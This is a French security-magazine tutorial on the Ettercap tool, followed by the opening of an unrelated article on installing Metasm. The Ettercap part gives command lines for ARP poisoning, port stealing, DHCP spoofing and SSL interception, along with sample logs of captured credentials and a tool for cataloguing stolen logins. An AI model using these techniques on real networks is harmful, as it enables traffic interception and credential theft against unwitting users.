Bien qu'indépendants, les mécanismes d'écoute et de routage doivent être considérés comme intimement liés, en particulier dans certains cas bien précis. En effet, dans tous les cas, le routage est activé par défaut lorsque le *sniffer* est lancé. Ce dernier propose deux modes, dont le libellé paraît un peu abscons : « unified sniffing » et « bridged sniffing ».

Le premier consiste à écouter et à router à partir de la même interface. Dans ce cas, Ettercap met en œuvre ce que l'on nomme le « one-arm routing », c'est-à-dire que le trafic entre et sort par la même interface. Par déduction, il semble évident que le *bridged sniffing* consiste à utiliser deux interfaces, et c'est effectivement le cas.

1.4 Hôtes, cibles, profils et connexions

Ettercap définit différents éléments qu'il convient de connaître pour manipuler l'outil.

1.4.1 Les « Hosts »

Il s'agit simplement des systèmes identifiés sur le réseau local suite à un scan, ces hôtes peuvent ensuite être définis comme « Targets ». Une entrée dans la table des hôtes est composée d'une adresse MAC et d'une adresse IP.

```
Hosts list:

1)      10.1.1.128      00:0C:29:34:48:C3
2)      10.1.1.129      00:0C:29:AD:0C:39
3)      10.1.1.130      00:0C:29:DD:03:29
4)      10.1.1.254      00:0F:20:98:A6:15
```

1.4.2 Les « Targets »

Ce sont les futures victimes des différentes malversations qui vont être lancées sur le réseau. Ettercap définit deux listes de cibles. D'une manière générale, ces deux listes permettent de déterminer le sens du trafic qui sera détourné. À savoir, comme nous le verrons plus loin, qu'il est tout à fait possible, et souvent plus pertinent, de détourner le trafic de manière bi-directionnelle.

Le format de spécification des cibles est le suivant : `<Adresse MAC>/<Adresses IP>/<Ports>` avec :

- Adresse MAC : elle doit être unique et donnée dans le format `aa:bb:cc:dd:ee:ff`.
- Adresse IP : une liste d'adresses peut être définie avec les caractères `-` (range) et `,` (suite). Plusieurs adresses ou listes peuvent être spécifiées en utilisant le caractère `;` pour les séparer.

Exemple : 192.168.0.1-10,21-30,45;192.168.7.1 identifie les adresses 192.168.0.1 à 192.168.0.10, les adresses 192.168.0.21 à 192.168.0.30, l'adresse 192.168.0.45 et l'adresse 192.168.7.1

- Ports : une liste de ports TCP ou UDP au même format que les listes d'adresses IP.

Ce format est générique et certaines valeurs sont inutiles ou seulement optionnelles en fonction des attaques à lancer. Dans ce cas, la valeur correspondante est simplement omise, ce qui explique pourquoi il est fréquent de traiter des cibles telles que `/192.168.0.1-254/`.

1.4.3 Les Profils

Au passage, Ettercap effectue un peu de *fingerprinting* passif. Les résultats de cette opération sont disponibles dans ce qui est appelé « Profile ». Il existe des profils locaux, c'est-à-dire correspondant aux hôtes - les systèmes du réseau local, et les profils distants qui sont ceux des destinataires des communications détournées. Un exemple de profil local est donné ci-dessous :

```
============================================
 IP address   : 10.1.1.128

 MAC address  : 00:0C:29:34:48:C3
 MANUFACTURER : Vmware

 DISTANCE     : 1
 TYPE         : LAN host

 FINGERPRINT      : 16D0:05B4:40:07:1:1:1:1:S:3C
 OPERATING SYSTEM : Debian Linux

============================================
Et un profil distant

============================================
 IP address   : 217.212.244.201

 DISTANCE     : 22
 TYPE         : REMOTE host

 FINGERPRINT      : C050:05B4:40:00:1:1:1:1:A:40
 OPERATING SYSTEM : SunOS 5.9 (sun4u)

   PORT     : TCP 80 | http     [Apache]

============================================
```

A priori, cette fonctionnalité a été développée afin de fournir une information utilisable via des plugins offensifs. Cependant, elle reste aujourd'hui orpheline. Dommage...

1.4.4 Les « Connections »

Une connexion dans Ettercap est une connexion TCP, définie par un quadruplet (adresse IP source, port source, adresse IP destination, port destination). Les informations mises à disposition par Ettercap sont l'état (**idle**, **closed**, **opening**, **active**) et le nombre d'octets transmis. Dans les interfaces nCurse et GTK, il est également possible d'accéder directement au contenu ASCII des échanges. Notons également que cette notion de connexion est étendue aux échanges UDP, avec les limitations, imprécisions et effets de bord habituels.

```
10.1.1.128:59018 -   193.95.93.173:80    T idle    TX: 1004
10.1.1.128:55825 - 216.115.217.254:443   T closed  TX: 0
10.1.1.128:35460 -  87.248.105.216:80    T closed  TX: 1602
10.1.1.128:60771 -    192.169.14.2:443   T opening TX: 0
10.1.1.128:34925 -    65.55.94.216:443   T active  TX: 4506
10.1.1.128:45721 -    195.27.58.50:80    T active  TX: 1057
10.1.1.128:43159 -    65.54.50.226:80    T active  TX: 490
```

2 Opérations de base

2.1 Lancement et premiers pas

La première opération effectuée par Ettercap est le lancement du sniffer, explicite via les interfaces nCurses et GTK, implicite à la ligne de commandes (bien que débrayable). Dans ce dernier cas, le sniffer est mis en mode « unified » par défaut. Une autre opération est effectuée lors du lancement du sniffer : le routage, c'est-à-dire que Ettercap effectue de lui-même le *forwarding* et désactive par conséquent l'option **net.ipv4.ip_forward**. Encore une fois, cette option peut être désactivée si besoin est.

Si l'option **-q** n'est pas spécifiée à la ligne de commandes, l'ensemble du trafic vu par la carte réseau est affiché en ASCII sur le terminal. Le défilement peut être interrompu avec la touche <espace>. En parallèle, le mécanisme d'attaque par Man-In-The-Middle est mis en œuvre s'il a été explicitement spécifié via l'option **-M**. Nous y voilà donc...

Dans le cas d'opérations via l'interface nCurse ou l'interface GTK, les actions précédemment décrites doivent être effectuées manuellement, et de préférence dans l'ordre si elles n'ont pas été précisées lors du lancement d'Ettercap. Il s'agira donc de :

1. lancer le mécanisme d'écoute ;
2. scanner les hôtes du réseau ;
3. associer certains hôtes aux différentes listes de « Targets » ;
4. lancer le mécanisme d'attaque.

Encore une fois, certaines opérations sont optionnelles. Ainsi, il est possible de spécifier les listes de « Targets » manuellement via le format défini précédemment. Cette fonctionnalité est particulièrement appréciable lorsque l'on travaille sur un réseau interne en classe A et/ou que l'on recherche un petit peu de discrétion.

À l'issue de ces étapes, Ettercap travaille tout seul et l'on commence à voir avec un plaisir non dissimulé les premières lignes arriver...

```
# ettercap -Tq -M arp:remote /10.1.1.254/ /10.1.1.128/[..]
FTP : 192.169.12.3:21 -> USER: FTP_EXT  PASS: K2AV$Uu1
HTTP : 109.232.168.24:80 -> USER: *******  PASS:   INFO: http://www.
uncafenommedesir.com/desiretmoi/
HTTP : 212.27.42.92:80 -> USER: ******  PASS: ******  INFO: http://zimbra.free.fr/
HTTP : 80.248.209.153:80 -> USER: ******@hotmail.com  PASS: ******  INFO: http://
www.voyage-prive.com/login
```

Notons que dans la vraie vie, ce ne sont pas des * qui sont affichés...

2.2 Scan des hôtes

Ettercap fournit une fonction de scan de couche 2 (*ARP scanning*) afin de donner la liste à l'instant *t* des cibles potentielles. Cette opération est lancée automatiquement sur la liste des « Targets » définies à la ligne de commandes, et à la demande sur les interfaces nCurse et GTK. La technique est basique et consiste à envoyer des requêtes ARP pour la résolution des adresses IP correspondant soit aux cibles (CLI) soit au réseau sur lequel est effectué le *sniffing* (nCurse et GTK). Par défaut, le scan est effectué à un rythme d'environ 100 requêtes par seconde. Bien sûr, ce rythme est paramétrable dans le fichier de configuration comme nous le verrons plus loin, et le scan peut être désactivé avec l'option **-z** de la ligne de commandes.

2.3 Visualisation

Comme nous l'avons vu, Ettercap implémente un sniffer. À ce titre, il donne dans l'interface une représentation du trafic, en temps réel dans l'interface texte, ce qui la rend totalement inutilisable à cet effet, sauf dans le cas d'une recherche de modèle bien précis défini dès le lancement d'Ettercap avec l'option **-e** (voir plus loin), ou si l'ensemble des données affichées sur l'interface sont enregistrées avec l'option **-m** (voir plus loin aussi). Les principaux formats disponibles dans Ettercap sont les suivants :

- Hexadécimal (hex) : fournit les valeurs hexadécimales et les valeurs ASCII quand représentables ;
- Ascii (ascii) : n'affiche que les caractères « imprimables », les autres sont remplacés par des « . » ;
- Text (text) : idem que précédemment sans les « . » ;
- HTML (html) : supprime tout ce qui ressemble à un tag, c'est-à-dire entre < et >.

Les représentations EBCDIC et UTF-8 sont également disponibles (ebcdic et utf8), mais bon, bof... Ces diverses représentations sont appelées, dans l'interface texte, via la touche « v », comme montré dans l'exemple ci-dessous.

```
Visualization format: ascii

Tue Feb 15 17:26:00 2011
TCP  88.221.197.115:80 --> 10.1.1.128:60473 | AP

HTTP/1.0 200 OK.
Server: Apache.
Last-Modified: Thu, 13 Jan 2011 11:39:00 GMT.
ETag: "d28104-2b-499b8c382bd00".
Accept-Ranges: bytes.
Content-Length: 43.
Content-Type: image/gif.
Expires: Tue, 15 Feb 2011 16:02:34 GMT.
Cache-Control: max-age=0, no-cache, no-store.
Pragma: no-cache.
Date: Tue, 15 Feb 2011 16:02:34 GMT.
Connection: keep-alive.
.
GIF89a.....!.....,.....;

Visualization format: hex

Tue Feb 15 17:27:19 2011
TCP  10.1.1.128:54966 --> 80.227.48.6:80 | AP

 0000: 4745 5420 2f69 6d61 6765 732f 6963 6f6e  GET /images/icon
 0010: 732f 6963 6f6e 5f6f 6e6f 6666 5f70 6c75  s/icon_onoff_plu
 0020: 735f 6661 7265 2e67 6966 2048 5454 502f  s_fare.gif HTTP/
 0030: 312e 300d 0a48 6f73 743a 2066 6c79 2e65  1.0..Host: fly.e
 0040: 6d69 7261 7465 732e 636f 6d0d 0a55 7365  mirates.com..Use
```

3 Man-In-The-Middle

3.1 ARP Poisoning

Le *ARP poisoning* est l'attaque la plus simple (mais probablement la plus efficace) mise en œuvre par Ettercap. Elle s'appuie simplement sur un mécanisme d'annonces ARP non sollicitées généralement acceptées sans discussion par l'ensemble des systèmes du réseau. Elle est lancée via la ligne de commandes **`-M arp:[remote],[one-way] <target1> <target2>`**. Les deux options de cette attaque sont **`remote`** et **`one-way`**.

- **`remote`** : cette option précise que l'une des cibles est une passerelle. Cela signifie que certaines adresses IP « vues » par Ettercap seront extérieures au réseau local, et par conséquent, ne seront pas présentes dans les listes de « Targets ». Quand cette option est positionnée, Ettercap effectue malgré tout l'analyse des flux correspondants. Prenons par exemple les listes de cibles /10.1.1.254/ (*gateway*) et /10.1.1.128/ (proxy). Les paquets à destination d'un site dont l'adresse IP est 194.98.65.65 auront pour source l'adresse IP du proxy et pour destination l'adresse IP du site. Le trafic transite par la gateway et est donc intercepté par Ettercap. Toutefois, le couple (adresse IP source, adresse IP destination) ne correspond pas aux « Targets ». L'option **`remote`** permet de prendre en compte ce cas et d'effectuer l'analyse de ce trafic.
- **`one-way`** : signifie que seul le trafic provenant des hôtes de la liste **`target1`** et à destination de **`target2`** sera intercepté, et non le trafic en sens inverse. Dans bien des cas, ce mécanisme est suffisant et cela permet de réduire la quantité de messages ARP qui seront transmis à travers le réseau, et par voie de conséquence les risques d'interception.

À l'arrêt d'Ettercap (via la touche q, Ctrl-C étant déprécié), ce dernier re-ARP les victimes afin de rétablir les conditions initiales sur le réseau.

3.2 Vol de port

Cette technique permet de contourner certaines limitations du *ARP spoofing*, telles que l'allocation statique des adresses MAC ou le refus des annonces ARP gratuites. Elle consiste à polluer les tables de commutation des commutateurs en envoyant des trames dont l'adresse MAC destination est celle de l'attaquant et les adresses sources sont celles des systèmes dans la liste des « Targets », ce au rythme de 100 trames par seconde, paramétrable dans le fichier **`etter.conf`**. Lorsqu'une trame est « capturée », Ettercap cesse son opération de corruption et émet une requête ARP afin de « rétablir » la table de commutation. La trame est renvoyée au bon destinataire et les affaires reprennent.

L'attaque se lance à la ligne de commandes avec : **`-M port:[remote],[tree] <target1> <target2>`**. L'option **`remote`** a le même sens que pour l'attaque par ARP poisoning. L'option **`tree`**, en revanche, a pour objectif de propager la mauvaise parole aux autres commutateurs du réseau. Pour ce faire, Ettercap change l'adresse MAC destination des trames et met une adresse invalide. La trame sera donc propagée de commutateur en commutateur.

Le vol de port est une solution à considérer comme extrême pour deux raisons. La première est qu'elle n'est

pas particulièrement efficace. En effet, la corruption et le rétablissement permanent des tables de commutation induit beaucoup de pertes au niveau de l'écoute. Il faut garder en tête que l'étape de corruption est une « course » difficile à gagner quand tous les systèmes sont sur un LAN, ce qui est inévitablement le cas ici. Le deuxième inconvénient est qu'en général, l'option `tree` va écrouler le réseau... Vous êtes prévenu.

3.3 DHCP Spoofing

La technique de *DHCP spoofing* est tout simplement une « course » contre le serveur DHCP officiel, c'est-à-dire que Ettercap, nécessairement en copie des requêtes DHCP envoyées en *broadcast* Ethernet, répondra aussi à ces requêtes. Si sa réponse parvient en premier à la cible, cette dernière prendra les paramètres spécifiés par Ettercap, à savoir l'adresse IP appartenant à un *pool* défini par l'utilisateur, l'adresse IP de l'interface sur laquelle tourne Ettercap comme passerelle par défaut et le serveur DNS précisé par l'utilisateur.

Un point particulièrement intéressant (bien qu'à double tranchant) est qu'une fois Ettercap arrêté, les clients restent « empoisonnés » tant qu'ils n'ont pas renouvelé leur bail ou que ce dernier n'est pas arrivé à terme. Il est donc possible de lancer une campagne d'empoisonnement puis de laisser uniquement tourner le routage et l'écoute, sans plus lancer de paquets suspects. La contrepartie est que si le système défini comme nouvelle passerelle par défaut cesse de router... c'est le DoS...

Autre inconvénient, Ettercap ne vérifie pas la disponibilité des adresses qu'il va attribuer, ce pour des raisons de vitesse. Il faut donc veiller à définir un pool dont on est sûr, a priori, qu'il ne sera pas utilisé, faute de quoi le réseau risque de subir quelques dysfonctionnements inattendus. Et pour finir, cette attaque n'est évidemment que mono-directionnelle.

L'empoisonnement DHCP est lancé via la ligne de commandes suivante : `-M dhcp:[pool]/<netmask>/<dns;gt; <target1> <target2>`. La seule option qui nécessite une explication est `pool`. Son format est celui de toutes les listes d'adresses utilisées par Ettercap. Elle reste cependant optionnelle. Sa présence indique que Ettercap va répondre aux offres et aux requêtes DHCP, quand l'absence de pool signifie à Ettercap qu'il ne répondra qu'aux secondes. Pour ceux qui ne sont pas familiers avec DHCP (et donc ne lisent pas *MISC* depuis suffisamment longtemps), cela signifie que dans le premier cas, Ettercap fournit l'adresse IP et la passerelle par défaut, et uniquement la passerelle par défaut dans le second cas.

3.4 ICMP redirection

Cette attaque est probablement laissée pour des raisons éducatives. En effet, elle consiste à envoyer des messages ICMP REDIRECT à la source d'un paquet afin que cette dernière utilise le système hébergeant Ettercap comme passerelle par défaut. Elle est lancée à la ligne de commandes avec `-M icmp:<MAC>/<IP> <target1> <target2>`. Les deux paramètres sont respectivement les addresses MAC et IP de la passerelle par défaut de la cible.

Les passerelles n'acceptant pas ce type de message pour un réseau auquel elles sont directement connectées, cette attaque est donc mono-directionnelle. Enfin, il est nécessaire d'être à même d'écouter tout le trafic émis par la ou les cibles, c'est-à-dire être sur un réseau partagé, ce qui n'est plus si fréquent que ça de nos jours.

4 Fonctions et paramétrages avancés

4.1 Modes opératoires

4.1.1 Composants

Ettercap implémente différents composants et chacun d'eux peut être débrayé avec les options suivantes :

- `-z`, `--silent` : désactive le scan ARP des cibles, lancé par défaut.
- `-u`, `--unoffensive` : désactive le routage effectué par Ettercap. Cette option est généralement utilisée sur les systèmes effectuant déjà du routage.
- `-o`, `--only-mitm` : désactive l'écoute de paquets, souvent utilisé dans la mesure où un `tcpdump` avec un format de sortie `pcap` est souvent bien plus adapté.
- `-p`, `--nopromisc` : Ettercap ne mettra pas l'interface en mode *promiscuous*. Cette option est souvent utilisée avec la précédente afin de laisser le contrôle à un sniffer.

4.1.2 Filtrage

De nombreuses options de filtrage des paquets traités sont disponibles. Outre l'option `-t <proto>` permettant de sélectionner le trafic TCP ou UDP, les options les plus intéressantes sont :

- `-e <regexp>`, qui va limiter la capture des paquets à ceux correspondant à l'expression régulière donnée en argument.
- `-f <regexp>`, qui applique le filtre `pcap` à la capture.

4.1.3 Scripts

Il y a deux manières de scripter Ettercap. La première est tout simplement en appelant l'option **-s** et en donnant en argument la liste des commandes à passer telles qu'elles sont accessibles via l'interface texte. Une commande spéciale a été ajoutée pour fournir l'équivalent d'un *sleep* : **s()**. Ainsi, la commande **ettercap -T -s 'lq'** lancera Ettercap, qui par défaut scanne les hôtes du sous-réseau, puis listera les hôtes découverts (commande **l**) et quittera (commande **q**). À peine plus compliquée, la commande **ettercap -T -s 's(300)olqq'** lancera Ettercap, « attendra » 300 secondes (commande **s(300)**), entrera dans le sous-menu des profils (commande **o**), affichera les profils locaux (commande **l**) puis quittera le sous-menu et Ettercap (commandes **q** successives). La liste des commandes disponibles est simplement accessible via la commande **h** (*help*) dans l'interface texte.

```
h

Inline help:

 [vV]      - change the visualization mode
 [pP]      - activate a plugin
 [lL]      - print the hosts list
 [oO]      - print the profiles list
 [cC]      - print the connections list
 [sS]      - print interfaces statistics
 [] - stop/cont printing packets
 [qQ]      - quit

o

 [PROFILES] Inline help:

   [lL]  - detail on local hosts
   [rR]  - detail on remote hosts
   [sS]  - select a specific host
   [p]   - purge local hosts
   [P]   - purge remote hosts
   [qQ]  - return to main interface
```

Le second mécanisme de *scripting* est beaucoup plus complexe, et repose sur l'usage mal nommé de filtres spécifiques compilés par Etterfilter et passés en argument de l'option **-F**. Ces filtres sont construits à partir d'un langage spécifique détaillé dans les *man pages* de Etterfilter. Ce langage fournit :

- un opérateur conditionnel **if** ;
- les opérateurs logiques **&&** et **||** ;
- les fonctions de comparaison **==**, **<**, **>**, **<=** et **>=** ;
- les fonctions d'« assignement » **=**, **+=** et **-=** ;
- et surtout, toute une liste de fonctions telles que **search()**, qui cherche une chaîne dans le paquet, **kill()**, qui interrompt la connexion, **inject()**, qui injecte des données dans un paquet, etc.

Ainsi, ces « filtres » permettent de créer des fonctions particulièrement pointues de manipulation du trafic. Un vrai bonheur.

4.2 Enregistrement et export

Le trafic et les données capturés peuvent être enregistrés sur un fichier, à des fins de sauvegarde ou de traitement. Il en est de même des informations qui seront affichées sur l'interface texte. Les différentes options disponibles sont par conséquent :

- **-L, --log <LOGFILE>** : enregistre le trafic ainsi que les informations pertinentes extraites de ce trafic (telles que les mots de passe, au hasard) dans deux fichiers différents, respectivement d'extension .ecp et .eci.
- **-l, --log-info <LOGFILE>** : n'enregistre que les informations « pertinentes ». Évidemment, n'a aucun sens si l'option précédente est positionnée.
- **-m, --log-msg <LOGFILE>** : enregistre l'ensemble des données affichées à l'écran. La visualisation du trafic devient alors exploitable a posteriori dans la mesure où les paquets sont enregistrés dans un fichier texte.

Afin de réduire le volume de stockage nécessaire, Ettercap fournit l'option **-c** forçant la compression au format gzip.

Les données collectées ne sont pas enregistrées dans un format standard et il est nécessaire d'utiliser le petit compagnon d'Ettercap, Etterlog, pour en analyser le contenu. Etterlog fournit de nombreuses options de filtrage et de visualisation. Toutefois, l'option qui est de loin la plus intéressante est l'option **-p**, qui révèle les comptes « volés »...

```
# etterlog -p local.eci

etterlog NG-0.7.3 copyright 2001-2004 ALoR & NaGA

Log file version    : NG-0.7.3
Timestamp           : Mon Feb 14 11:21:14 2011
Type                : LOG_INFO

62.67.184.68     TCP 80     USER: ******         PASS: ******
INFO: 62.67.184.68/download/em002_32_n1.nup
193.22.143.170   TCP 21     USER: ******         PASS: ******
193.105.238.67   TCP 80     USER: ******         PASS: ******
INFO: transaction-realestate.bnpparibas.fr/descro
212.27.42.92     TCP 80     USER: ******         PASS: ******
INFO: http://zimbra.free.fr/
```

4.3 Tuning via etter.conf

Ettercap est entièrement paramétrable via son fichier de configuration **etter.conf**. Ce dernier est composé de plusieurs blocs dont les plus importants sont les suivants :

- **[privs]** : comme Ettercap est bien codé, il droppe ses privilèges à l'issue de son lancement. C'est dans cette section que l'utilisateur et le groupe sont définis.
- **[mitm]** : l'ensemble des paramètres des différentes attaques sont accessibles dans cette partie du fichier de configuration. Que ce soit le délai entre deux annonces ARP, l'envoi de requêtes ICMP pour forcer la cible à effectuer une requête ARP, etc.
- **[dissectors]** : cette section définit quel module d'analyse est appliqué à quel trafic. Par exemple, le module FTP est associé au trafic sur le port tcp/21, le module DNS au port udp/53, etc.
- **redir_commands** : où sont définis les scripts de redirection utiles pour le détournement de flux SSL.

L'intégralité des directives de ce fichier est particulièrement bien documentée dans les man pages dont je ne saurais trop vous recommander une lecture attentive.

4.4 SSL

Ettercap peut générer des certificats SSL à la volée dont le CN correspond à celui de la ressource cible. Bien entendu, le certificat est auto-signé et l'accès à la page en question sera à l'origine d'une alerte. Mais nous savons bien que la plupart des utilisateurs se contenteront de dire qu'ils comprennent et acceptent le risque...

La mise en œuvre de cette fonction nécessite la redirection du trafic pertinent vers un démon d'Ettercap en charge de la génération de ce certificat. La redirection s'effectue de manière statique en fonction du numéro de port. Les ports concernés sont 443, 465, 563, 636, 992, 993, 994 et 8080. Elle peut être observée sous Linux via la commande **iptables -t nat -n -L**.

```
# iptables -t nat -n -L
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination
REDIRECT   tcp  --  0.0.0.0/0            0.0.0.0/0           tcp dpt:8080 redir ports 59263
REDIRECT   tcp  --  0.0.0.0/0            0.0.0.0/0           tcp dpt:443 redir ports 59264
REDIRECT   tcp  --  0.0.0.0/0            0.0.0.0/0           tcp dpt:993 redir ports 59265
REDIRECT   tcp  --  0.0.0.0/0            0.0.0.0/0           tcp dpt:994 redir ports 59266
REDIRECT   tcp  --  0.0.0.0/0            0.0.0.0/0           tcp dpt:636 redir ports 59267
REDIRECT   tcp  --  0.0.0.0/0            0.0.0.0/0           tcp dpt:563 redir ports 59268
REDIRECT   tcp  --  0.0.0.0/0            0.0.0.0/0           tcp dpt:995 redir ports 59269
REDIRECT   tcp  --  0.0.0.0/0            0.0.0.0/0           tcp dpt:465 redir ports 59270
REDIRECT   tcp  --  0.0.0.0/0            0.0.0.0/0           tcp dpt:992 redir ports 59271
```

Ce n'est pas révolutionnaire, mais généralement suffisant. La redirection est simplement activée via les options **redir_command_on** et **redir_command_off**, positionnées dans le fichier **etter.conf**. Elles prennent pour valeur un script qui met en place la redirection vers le démon d'Ettercap. Le fichier **etter.conf** fournit les scripts pour la plupart des OS, il est donc inutile de s'attarder dessus ici. Il ne reste alors qu'à relancer Ettercap, et c'est parti !

4.5 Plugins pertinents

Ettercap est fourni avec une liste de plugins. Certains sont inutiles, voire foireux, d'autres bienvenus. La liste des plugins est accessible via la commande **p** de l'interface texte.

```
Available plugins :

[0]        arp_cop  1.1  Report suspicious ARP activity
[0]        autoadd  1.2  Automatically add new victims in the target range
[0]     chk_poison  1.1  Check if the poisoning had success
[0]      dns_spoof  1.1  Sends spoofed dns replies
[0]     dos_attack  1.0  Run a d.o.s. attack against an IP address
[0]          dummy  3.0  A plugin template (for developers)
[0]      find_conn  1.0  Search connections on a switched LAN
[0]  find_ettercap  2.0  Try to find ettercap activity
[0]        find_ip  1.0  Search an unused IP address in the subnet
[0]         finger  1.6  Fingerprint a remote host
[0]  finger_submit  1.0  Submit a fingerprint to ettercap's website
[0]      gre_relay  1.0  Tunnel broker for redirected GRE tunnels
[0]     gw_discover  1.0  Try to find the LAN gateway
[0]        isolate  1.0  Isolate an host from the lan
[0]      link_type  1.0  Check the link type (hub/switch)
[0]    pptp_chapms1  1.0  PPTP: Forces chapms-v1 from chapms-v2
[0]     pptp_clear  1.0  PPTP: Tries to force cleartext tunnel
[0]       pptp_pap  1.0  PPTP: Forces PAP authentication
[0]     pptp_reneg  1.0  PPTP: Forces tunnel re-negotiation
[0]     rand_flood  1.0  Flood the LAN with random MAC addresses
[0]  remote_browser  1.2  Sends visited URLs to the browser
[0]      reply_arp  1.0  Simple arp responder
[0]   repoison_arp  1.0  Repoison after broadcast ARP
[0]   scan_poisoner  1.0  Actively search other poisoners
[0]  search_promisc  1.2  Search promisc NICs in the LAN
[0]      smb_clear  1.0  Tries to force SMB cleartext auth
[0]       smb_down  1.0  Tries to force SMB to not use NTLM2 key auth
[0]     stp_mangler  1.0  Become root of a switches spanning tree
```

À l'instar des autres opérations effectuées par Ettercap, il est préférable de savoir ce que l'on fait avant d'en activer un... Ce qui est assez amusant est que beaucoup de ces plugins ont pour objectif d'aider à la détection d'autres empoisonneurs de réseaux. C'est le cas du plugin **arp_cop**, qui crée une table de correspondance des adresses IP et adresses MAC et signale toute anomalie. Nous trouvons même le plugin **find_ettercap**, dont l'objectif est d'identifier un éventuel concurrent !

```
Plugin name (0 to quit): arp_cop
Activating arp_cop plugin...

arp_cop: plugin running...
arp_cop: (new host) 10.1.6.3[00:12:79:61:F2:79]
arp_cop: (new host) 10.1.3.101[00:0C:29:60:FA:1E]
arp_cop: (new host) 10.1.1.252[00:0C:29:F4:A4:9E]
arp_cop: (new host) 10.1.1.110[00:0C:29:4D:3C:CC]
arp_cop: (new host) 10.1.1.33[00:24:E8:08:B0:E4]
arp_cop: (IP-change) [00:0C:29:34:48:C3]  10.1.1.128 -> 10.1.1.103
arp_cop: (new host) 10.1.1.65[00:0E:0C:08:66:88]
arp_cop: (new host) 10.1.1.121[00:1B:78:E0:3D:1E]
arp_cop: (new host) 10.1.1.29[00:08:02:6A:18:AA]
arp_cop: (IP-change) [00:0C:29:DD:03:29]  10.1.1.130 -> 10.1.1.107
arp_cop: (new host) 10.1.1.58[00:25:D7:10:EA:53]
arp_cop: (new host) 10.1.2.31[00:0C:29:D6:21:D0]
arp_cop: (new host) 10.1.1.115[00:0C:29:EA:1B:49]
```

Les autres plugins pertinents sont ceux offrant des fonctions de découverte un peu plus approfondie de l'environnement dans lequel se trouve le système. Ainsi, **find_conn** offre la vue de l'ensemble des connexions sur un commutateur, **link_type** identifie si nous sommes dans un environnement Ethernet partagé ou commuté, **finger** analyse l'empreinte de la cible, etc.

```
Plugin name (0 to quit): find_conn
Activating find_conn plugin...

find_conn: Probable connection attempt 10.1.1.110 -> 10.1.1.64
find_conn: Probable connection attempt 10.1.1.64 -> 10.1.1.115
find_conn: Probable connection attempt 10.1.1.64 -> 10.1.1.117

Plugin name (0 to quit): link_type
Activating link_type plugin...

link_type: Checking link type...
link_type: You are plugged into a SWITCH

Plugin name (0 to quit): finger
Activating finger plugin...

Insert ip:port : 10.1.1.128:3130
Fingerprinting 10.1.1.128:3130...

FINGERPRINT      : 16D0:05B4:40:07:1:1:1:1:S:3C
OPERATING SYSTEM : Debian Linux
```

Un autre plugin utile est **chk_poison**, qui va vérifier que l'opération de poisoning est réussie. C'est tout bête, mais ça permet de gagner beaucoup de temps...

```
Plugin name (0 to quit): chk_poison
Activating chk_poison plugin...

chk_poison: Checking poisoning status...
chk_poison: Poisoning process succesful!
```

Certains plugins permettent d'implémenter des fonctions qui ne sont pas disponibles dans Ettercap, telles que le poisoning *DNS*, la réponse ARP « manuelle », le vol de racine d'arbres *spanning tree*, ou la réduction des niveaux de sécurité de SMB ou PPTP...

Enfin viennent les plugins de dénis de service et d'isolation de cible, généralement plus dangereux qu'autre chose, mais bon, *for educational purposes only*, dirons-nous.

4.6 Un petit coup de main

Une fois qu'Ettercap est lancé, le principal problème devient le stockage, le classement et la recherche des informations obtenues. Comment retrouver l'ensembles des comptes mail correspondant à un opérateur ? Comment rechercher les informations concernant un utilisateur en particulier ? Etc. Un petit outil a été écrit pour répondre à cette problématique : Ettercap Credentials Repository (http://www.iv2-technologies.com/~rbidou/access.tar.gz).

Il permet d'intégrer le contenu d'un fichier .eci dans une base de données et fournit une interface offrant des fonctions de recherche simples mais performantes.

```
C:\Code\access>perl access.pl

*****************************
* Ettercap login repository *
*****************************

Database loaded with 290 credentials.

? for help

> l s

Service                                  Stolen
---------------------------------------  ------
ftp                                      [17]
http                                     [180]
ldap                                     [90]
snmp                                     [1]
wireless                                 [2]

> free

Target                                   Stolen
---------------------------------------  ------
dl.free.fr                               [1]
freebox                                  [1]
freebox35                                [1]
********.free.fr                         [1]
**********.free.fr                       [2]
subscribe.free.fr                        [3]
zimbra.free.fr                           [5]

Login                                    Stolen
---------------------------------------  ------
******@free.fr                           [1]
freebox                                  [1]
freebox35                                [1]
******@free.fr                           [1]

> admin

Login                                    Stolen
---------------------------------------  ------
admin                                    [1]
demoadmin                                [1]

> l l demoadmin

Stolen Credentials for : demoadmin
Login                 Password          Service     Info
--------------------  ----------------  ----------  ----------
demoadmin             demoadmin         http        http://
demo.********.com/
```

Ça me semble assez clair...

Conclusion

Ettercap est un couteau suisse relativement méconnu et injustement mésestimé. Il faut toutefois reconnaître qu'il est un peu bourru de prime abord, d'où l'importance de comprendre ce qu'il fait, et comment. À partir de ce point, c'est tout un monde de possibilités qui s'ouvrent en termes de manipulation de trafic et de vol d'identifiants. En revanche, il ne semble plus maintenu depuis quelques années, ce qui laisse craindre le pire à moyen terme. Donc il faut en profiter maintenant !

METASM : BOÎTE À OUTILS POUR LE REVERSE ENGINEERING

Yoann Guillot et Alexandre Gazet

Convertis au Ruby depuis 2004. Chercheurs au sein du laboratoire de R&D chez Sogeti/ESEC. Respectivement auteur et principal contributeur de metasm.

mots-clés : ASSEMBLEUR / DÉSASSEMBLEUR / DÉBOGUEUR / RUBY

Metasm est un logiciel open source destiné à la manipulation de fichiers exécutables binaires. Très flexible, il couvre un large panel d'actions, permettant aussi bien la compilation de fichiers sources que le désassemblage de binaires, en passant par le débogage de processus et l'analyse de shellcode. À l'aide de plusieurs cas d'utilisation simples, nous dressons ici un panorama des possibilités offertes ; cette introduction sera l'occasion de revoir et comprendre les fondements du framework, et pourquoi pas, vous donner envie d'aller plus loin.

1 Installation de Metasm

Metasm **[metasm]** est constitué uniquement d'un ensemble de fichiers Ruby, autrement dit des fichiers texte. Ceux-ci sont disponibles via le système de gestion de version mercurial, et hébergés sur googlecode. Un miroir est disponible sur github **[github]**. Il est donc nécessaire d'installer préalablement soit mercurial **[mercurial]**, soit git **[git]**.

Vous aurez également besoin d'un interpréteur Ruby **[ruby]**. L'utilisation du *all-in-one installer* est recommandée sous Windows.

```
# installation initiale via mercurial
hg clone http://metasm.cr0.org/hg/metasm/

# update via mercurial
cd metasm
hg pull -u

ou bien

# installation initiale via git
git clone http://github.com/jjyg/metasm/

# update via git
cd metasm
git pull
```

Une fois le code de metasm récupéré, il convient de faire en sorte que l'interpréteur Ruby puisse le trouver. Pour cela, si vous êtes en environnement Linux ou BSD, il faut ajouter la variable suivante à votre environnement, avec le chemin vers le répertoire nouvellement créé (qui contient le fichier `metasm.rb`) :

```
export RUBYLIB=$RUBYLIB${RUBYLIB:+:}/path/to/metasm/
```

